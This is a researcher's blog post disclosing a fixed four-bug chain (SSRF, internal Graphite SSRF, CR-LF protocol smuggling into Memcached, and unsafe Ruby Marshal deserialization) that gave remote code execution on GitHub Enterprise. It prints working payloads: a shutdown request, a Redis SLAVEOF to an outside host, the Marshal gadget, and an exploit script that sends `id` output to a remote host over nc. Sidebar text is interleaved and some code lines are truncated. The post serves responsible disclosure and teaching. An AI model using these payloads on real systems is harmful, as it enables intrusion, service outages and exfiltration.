Orange

This is Orange Speaking :)

2017年7月28日 星期五

How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE!

Hi, it's been a long time since my last blog post.

In the past few months, I spent lots of time preparing for the talk of Black Hat USA 2017 and DEF CON 25. Being a Black Hat and DEFCON speaker is part of my life goal ever. This is also my first English talk in such formal conferences. It's really a memorable experience :P

Thanks Review Boards for the acceptance.

This post is a simple case study in my talk. The techniques here are old, but I'll show you just how powerful those old tricks can be! If you are interested in, you can check slides here:

- A New Era of SSRF - Exploiting URL Parser inTrending Programming Languages!

The slides covered even more powerful new approaches on SSRF and other techniques not included in this article.

In this article, I will show you a beautiful exploit chain that chained 4 vulnerabilities into a Remote Code Execution(RCE) on GitHub

Orange Tsai

檢視我的完整簡介

發表文章

留言

Archive

Enterprise.
It also be rewarded for the Best Report in GitHub 3rd Bug Bounty Anniversary Promotion!

Foreword

In my last blog post, I mentioned that the new target - GitHub Enterprise, also demonstrated how to de-obfuscate Ruby code and find SQL Injection on it. After that, I see several bounty hunters start to pay attentions on GitHub Enterprise and find lots of amazing bugs, like:

- The road to your codebase is paved with forged assertions by ilektrojohn
- GitHub Enterprise Remote Code Execution by iblue

Seeing those writeups, I got a little frustrated and blame myself why I didn't notice that :(

Therefore, I have made up my mind to find a critical vulnerability that no one have found.
Of course, in my own way!

Vulnerabilities

Before I examine the architecture of GitHub Enterprise. My intuition tells me, there are so many internal services inside GitHub Enterprise. If I can play with them, I believe I have confidences to find something interesting.

So, I am focusing on finding Server Side Request Forgery(SSRF) vulnerability more.

▶ 2012 (6)
▶ 2011 (8)
▶ 2010 (15)
▶ 2009 (3)

推薦文章

How I Hacked Facebook, and Found Someone's Backdoor Script


How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE!


Uber 遠端代碼執行- Uber.com Remote Code Execution via Flask Jinja2 Template Injection


HITCON 2016 投影片 - Bug Bounty 獎金獵人甘苦談 那些年我回報過的漏洞


Yahoo Bug Bounty Part 2 - *.login.yahoo.com Remote Code Execution 遠端代碼執行漏洞


GitHub Enterprise SQL Injection


2015 烏雲峰會演講投影片「關於 HITCON CTF 的那些事 之 Web 狗如何在險惡的 CTF 世界中存活？」

First Bug - Harmless SSRF

While playing GitHub Enterprise, I notice that there is an interesting feature called `WebHook`. It can define a custom HTTP callback when specific GIT command occurs.

You can create a HTTP callback from the URL:

```
https://<host>/<user>/<repo>/settings/hooks/new
```

And trigger it by committing files. Thus, GitHub Enterprise will notify you with a HTTP request. The payload and the request look like bellow:

Payload URL:

```
http://orange.tw/foo.php
```

Callback Request:

```
POST /foo.php HTTP/1.1
Host: orange.tw
Accept: */*
User-Agent: GitHub-Hookshot/54651ac
X-GitHub-Event: ping
X-GitHub-Delivery: f4c41980-e17e-11e6-8a10-c8158631728f
content-type: application/x-www-form-urlencoded
Content-Length: 8972

payload=...
```



HITCON 2015 Community 演講投影片 - 那些 Web Hacking 中的奇技淫巧


HITCON CTF 2015 Quals & Final 心得備份


HITCON Won the 2nd in DEFCON 22 CTF Final


被微軟感謝了>< MS12-071 - CVE-2012-4775


Defcon CTF Quals 2014 - Nonameyet write up


PHPConf 2013 投影片 - 矛盾大對決！

GitHub Enterprise uses Ruby Gem `faraday` to fetch external resources and prevents users from requesting internal services by Gem `faraday-restrict-ip-addresses` .

The Gem seems to be just a blacklist and can be easily bypassed by the Rare IP Address Formats defined in RFC 3986. In Linux, the `0` represented `localhost`

PoC:

```
http://0/
```

OK, we got a SSRF now. However, we still can't do anything. Why?

There are several limitations in this SSRF, such as:

- Only POST method
- Only allowed HTTP and HTTPS scheme
- No 302 redirection
- No CR-LF Injection in `faraday`
- Couldn't control the POST data and HTTP headers

The only thing we can control is Path part.

But, It's still worth to mentioned that this SSRF can lead to Denied of Service(DoS).

There is an Elasticsearch service bound on port 9200. In the `shutdown` command, Elasticsearch doesn't care about whatever the POST data is. Therefore, you can play its REST-ful API for fun :P

Denied of Service PoC:

```
http://0:9200/_shutdown/
```

Second Bug - SSRF in Internal Graphite

We have a SSRF now, with lots of limitations. What can I do?
My next idea is - Is there any Intranet services we can leverage?

It's a big work. There are several HTTP services inside, and each service based on different language implementations like C / C++, Go, Python and Ruby…

With a couple of days digging. I find there is a service called `Graphite` on port 8000. `Graphite` is a highly scalable real-time graphing system and GitHub uses this system to show some statistics to users.

`Graphite` is written in Python and also a open-source project, you can download the source code here!

From reading the source, I quickly find another SSRF here. The second SSRF is simple.

In file `webapps/graphite/composer/views.py`

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
        ...
```

You can see `Graphite` receive the user input `url` and just fetch it! So, we can use the first SSRF to trigger the second SSRF and combine them into a **SSRF execution chain**.

The SSRF execution chain payload:

```
http://0:8000/composer/send_email?
to=orange@nogg&
```

```
url=http://orange.tw:12345/foo
```

The request of second SSRF

```
$ nc -vvlp 12345
...

GET /foo HTTP/1.1
Host: orange.tw:12345
Accept-Encoding: identity
```

OK, we successfully change the POST-based SSRF into a GET-based SSRF. But still can't do anything.

Let's go to next stage!

Third Bug - CR-LF Injection in Python

As you can see, `Graphite` uses Python `httplib.HTTPConnection` to fetch the resources. With some trials and errors, I notice that there is a CR-LF Injection in `httplib.HTTPConnection`. Therefore, we have the ability to embed malicious payloads in HTTP protocol.

CR-LF Injection PoC

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://127.0.0.1:12345/%0D%0Ai_am_payload%0D%0AFoo:
```

```
$ nc -vvlp 12345
...

GET /
```

```
i_am_payload
Foo: HTTP/1.1
Host: 127.0.0.1:12345
Accept-Encoding: identity
```

This is one small step, but it become a giant leap for whole the exploit chain. Now, I can smuggle other protocols in this SSRF Execution Chain. For example, If we want to play with Redis, we can try following payload:

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://127.0.0.1:6379/%0ASLAVEOF%20orange.tw%206379%0A
```

P.s. The SLAVEOF is a very nice command that you can make out-bound traffics. This is a useful trick when you are facing some Blind-SSRF!

That's look great! However, there are also some limitations in protocol smuggling

1. Protocols with handshakes like SSH, MySQL and SSL will fail
2. The payload we used in second SSRF only allowed bytes from 0x00 to 0x8F due to the `Python2`

By the way, there is more than one way to smuggle protocols in the HTTP scheme. In my slides, I also show that how to use the features in Linux Glibc to smuggle protocols over SSL SNI, and a case study in bypassing Python CVE-2016-5699!

Check it, if you are interested :)

Fourth Bug - Unsafe Deserialization

For now, we have the ability to smuggle other protocols in a HTTP protocol, but the next problem is, what protocol do I choose to smuggle?

I spend lots of time to find out what vulnerabilities can be triggered if I can control the Redis or Memcached.

While reviewing the source. I am curious about why GitHub can store Ruby Objects in Memcached. After some digging, I find GitHub

Enterprise uses Ruby Gem `memcached` to handle caches, and the cache was wrapped by Marshal.

It's a good news to me. Everyone know that Marshal is dangerous.

(If you don't know, I recommend you read the slides Marshalling Pickles by @frohoff and @gebl from AppSec California 2015)

So, our our goal is clear.

We use our SSRF execution chain to store malicious Ruby Objects in Memcached. The next time GitHub fetches the cache, Ruby Gem `memcached` will de-serialize the data automatically. And the result is… BOOM! Remote Code Execution! XD


Unsafe Marshal in Rails Console

```
irb(main):001:0> GitHub.cache.class.superclass
=> Memcached::Rails

irb(main):002:0> GitHub.cache.set("nogg", "hihihi")
=> true

irb(main):003:0> GitHub.cache.get("nogg")
=> "hihihi"

irb(main):004:0> GitHub.cache.get("nogg", :raw=>true)
=> "\x04\bI\"\vhihihi\x06:\x06ET"

irb(main):005:0> code = "`id`"
=> "`id`"

irb(main):006:0> payload = "\x04\x08" +
"o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"\x07" + ":\x0E@instance" +
"o"+":\x08ERB"+"\x07" + ":\x09@src" + Marshal.dump(code)[2..-1] + ":\x0c@lineno"+ "i\x00" +
":\x0C@method"+":\x0Bresult"
=>
"\u0004\bo:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\a:\u000E@instanceo:\bERB\a:\t@s
rcI\"\t`id`\u0006:\u0006ET:\f@linenoi\u0000:\f@method:\vresult"

irb(main):007:0> GitHub.cache.set("nogg", payload, 60, :raw=>true)
=> true

irb(main):008:0> GitHub.cache.get("nogg")
=> "uid=0(root) gid=0(root) groups=0(root)\n"
```

OK, let's summarize our steps!

1. First SSRF - Bypass the existing protection in `Webhook`
2. Second SSRF - SSRF in `Graphite` service
3. Chained first SSRF and second SSRF into a SSRF execution chain
4. CR-LF Injection in the SSRF execution chain
5. Smuggled as Memcached protocol and insert a malicious Marshal Object
6. Triggered RCE

Exploit in a Nutshell



The final exploit you can find on Gist and video on Youtube

```
#!/usr/bin/python
from urllib import quote

''' set up the marshal payload from IRB
```

```
code = "`id | nc orange.tw 12345`"
p "\x04\x08" + "o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"\x07" + ":\x0E@i
'''
marshal_code = '\x04\x08o:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\x07:\x0e@instanc

payload = [
    '',
    'set githubproductionsearch/queries/code_query:857be82362ba02525cef496458ffb09cf30f6256:v3:count 0 (
    marshal_code,
    '',
    ''
]

payload = map(quote, payload)
url = 'http://0:8000/composer/send_email?to=orange@chroot.org&url=http://127.0.0.1:11211/'

print "\nGitHub Enterprise < 2.8.7 Remote Code Execution by orange@chroot.org"
print '-'*10 + '\n'
print url + '%0D%0A'.join(payload)
print '''
Inserting WebHooks from:
https://ghe-server/:user/:repo/settings/hooks

Triggering RCE from:
https://ghe-server/search?q=ggggg&type=Repositories
'''
```

gh_rce.py hosted with ❤ by **GitHub** **view raw**

The Fix

GitHub had made a number of improvements to prevent related issues again!

1. Enhanced the Gem `faraday-restrict-ip-addresses`
2. Applied a custom Django middleware to ensure attackers can't reach path outside `http://127.0.0.1:8000/render/`
3. Enhanced `iptables` rules that block access with pattern `User-Agent: GitHub-Hookshot`

```
$ cat /etc/ufw/before.rules
...
-A ufw-before-input -m multiport -p tcp ! --dports 22,23,80,81,122,123,443,444,8080,8081,8443,8444 -m
recent --tcp-flags PSH,ACK PSH,ACK --remove -m string --algo bm --string "User-Agent: GitHub-Hookshot"
-j REJECT --reject-with tcp-reset
...
```

Timeline

- 2017/01/23 23:22 Report the vulnerability to GitHub via HackerOne, report number 200542 assigned
- 2017/01/23 23:37 GitHub changed the status to Triaged.
- 2017/01/24 04:43 GitHub responses that the issue validated and working on a fix.
- 2017/01/31 14:01 GitHub Enterprise 2.8.7 released.
- 2017/02/01 01:02 GitHub response that this issue have been fixed!
- 2017/02/01 01:02 GitHub rewarded $7,500 USD bounty!
- 2017/03/15 02:38 GitHub rewarded $5,000 USD for the best report bonus.

7 則留言:

karthick 2017年7月29日 下午2:47

nice one:)

回覆

mcfatty 2017年8月2日 上午4:05

This was by far the best talk at defcon/blackhat this year. Great work! Hey, I do a lot of pentesting and I'm curious how you test for these types of bugs. Obviously things like browsers/burp/curl will treat the domain component differently. What tool do you use to make requests using thos unusual domain names?

回覆

匿名 2017年8月4日 下午1:02

大神，收下我的膝盖

回覆

Tom McCredie 2017年8月9日 上午4:26

Nice work. Hope to see the talk soon.

回覆

jitendra 2017年8月20日 下午7:43

Nice Work.

回覆

Unknown 2017年10月9日 下午11:24

Hi, really nice work!
I want to understand a little bit more about the Unsafe Marshal. I understad that GitHub.cache.get("nogg") makes Marshal.load of a crafted object that was already Marshal.dump (payload) but what is going on with the GitHub.cache.set("nogg")? It also makes Marshal.dump? how can you bypass that?


Thanks
Thanks

回覆

Abdullah Abdullah Shaikh 2018年2月15日 下午8:01

Bouncer

回覆



較新的文章 首頁 較舊的文章

訂閱：張貼留言 (Atom)